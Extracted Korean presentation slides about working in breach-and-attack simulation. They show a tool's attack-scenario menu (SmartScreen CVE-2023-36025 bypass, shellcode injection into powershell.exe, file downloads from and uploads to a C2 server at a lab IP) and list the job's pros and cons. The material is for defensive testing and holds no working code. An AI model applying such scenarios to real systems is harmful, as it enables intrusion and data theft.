' ' + \$_.Exception.Message)"</p> <p><187>1 2024-08-22T05:34:02.604498+00:00 DEMO1 - - - 78F 오류 내용: "+ ~~~~~"</p> <p><187>1 2024-08-22T05:34:02.604498+00:00 DEMO1 - - - 78F 오류 내용: " + CategoryInfo : NotSpecified: (:) [Write-Error], WriteErrorException"</p> <p><187>1 2024-08-22T05:34:02.604498+00:00 DEMO1 - - - 78F 오류 내용: " + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorException,Write-CustomError"</p> <p><187>1 2024-08-22T05:34:02.604498+00:00 DEMO1 - - - 78F 오류 내용: ""</p> <p><185>1 2024-08-22T05:34:02.604498+00:00 DEMO1 - - - 78F 파일 업로드 액션 실패했습니다.</p>					

04 자동화 공격 만들기

DEMO

Dashboard

Hub

ULT

ETS

Actions

ERNAL INFO

TINGS

BNK_DEMO_1 (Standalon...
192.168.0.182
N/A

저장하기

파일선택

선택된 파일 없음

All Input

⌵

⌵

⌵

#1. CVE-2023-36025 SmartScreen 취약점(Remote Code Execution) 공격

* 악성 파일 실행 시 SmartScreen 우회 하여 실행됩니다.

#2. 악의적인 cpl 파일 실행 공격

* 악의적인 cpl 파일 수행하면 계산기가 실행됩니다.

#3. C2 서버에서 텍스트 파일 다운로드 및 실행하여 .zip 파일 다운로드

* C2 서버에서 악의적인 파일 다운로드 됩니다.

C2 서버 주소

192.168.0.78

C2 서버 포트

80

#4. powershell.exe에 헬코드 삽입 및 실행

* powershell.exe 실행하고, powershell.exe에 헬코드 삽입 및 실행합니다.

#5. 닷넷(C#) 실행 파일 정보 수집 공격

* 실행 환경에 대한 컴퓨터 정보가 수집됩니다.

#6. 지정된 파일을 C2 서버로 전송

* 사용자의 개별 C2 서버를 사용할 경우 추가적인 설정이 필요하며, 권한이 없는 파일에 대해서 전송할 경우 오류가 발생할 수 있습니다.

C2 서버 주소

192.168.0.78

C2 서버 포트

80

C2 서버 데이터 업로드 경로

/upload

C2 서버 파일 확인 경로

/check_file

C2 서버에 업로드할 파일 경로

C:\Users\...

이전

다음

05 Secret Information

변외

BAS 업무 장단점


장점

1. 북한 및 APT 그룹의 최신 악성코드 공격 분석 가능
2. 북한 및 APT 그룹의 최신 취약점 공격 분석 가능
3. 북한 및 APT 그룹에서 사용한 악의적인 파일 분석 후 90% 이상 재현
3-1. 코드 개발 능력 향상
4. 악성코드 및 취약점 분석 기반으로 정확한 정보를 제공하기 위한 디테일 향상
5. 북한 및 APT 그룹의 최신 동향 빠르게 파악 가능
5-1. 최신 샘플 수집 가능
6. 개발팀(프론트 엔드, 백엔드)과의 주기적인 소통으로 프론트 엔트와 백엔드 지식 습득 가능
7. **APT 그룹에서 공격한 시나리오 분석 후 90%이상 재현을 했을 때 뿌듯함과 성취감 1000%**

단점

1. 북한 및 APT 그룹에서 공격하는 횟수 상상 초월
1-1. BAS 특성 상 공격한 시나리오를 제작해야 하는데 너무 많아서 막막함
2. 분석 능력 절대적으로 필요
3. 정보 수집 시작으로 시작되는 업무에 막대한 양의 정보에 대한 머리 과부화(두통 유발)
4. 생각보다 많은 업무의 양
4-1. 정보 수집 -> 취약점 분석 -> 악성코드 분석 -> 취약점 재현 -> 악성코드 재현 -> 정보 입력 -> 재현한 샘플 테스트 -> 로그 확인 -> ...

생각보다 많은 업무의 양



BUT!!!!

업무 재미는 1티어!

- 1. 북한 및 APT 그룹에서 공격한 대상이 너무 많음
 - 1-1. BAS 특성 상 공격 시 다리오를 제작해야 하는데 너무 많아서 막막함
- 2. 분석 능력 절대적으로 부족함
- 3. 정보 수집 시점으로 시작되는 업무에 대한 양의 정보에 대한 머리 과부화(두통 유발)
- 4. 생각보다 많은 업무의 양
 - 4-1. 정보 수집 -> 취약점 발견 -> 악성코드 분석 -> 취약점 재현 -> 악성코드 재현 -> 정보 입력 -> 재현한 샘플 테스트 -> 로그 확인 -> ...



THANK YOU

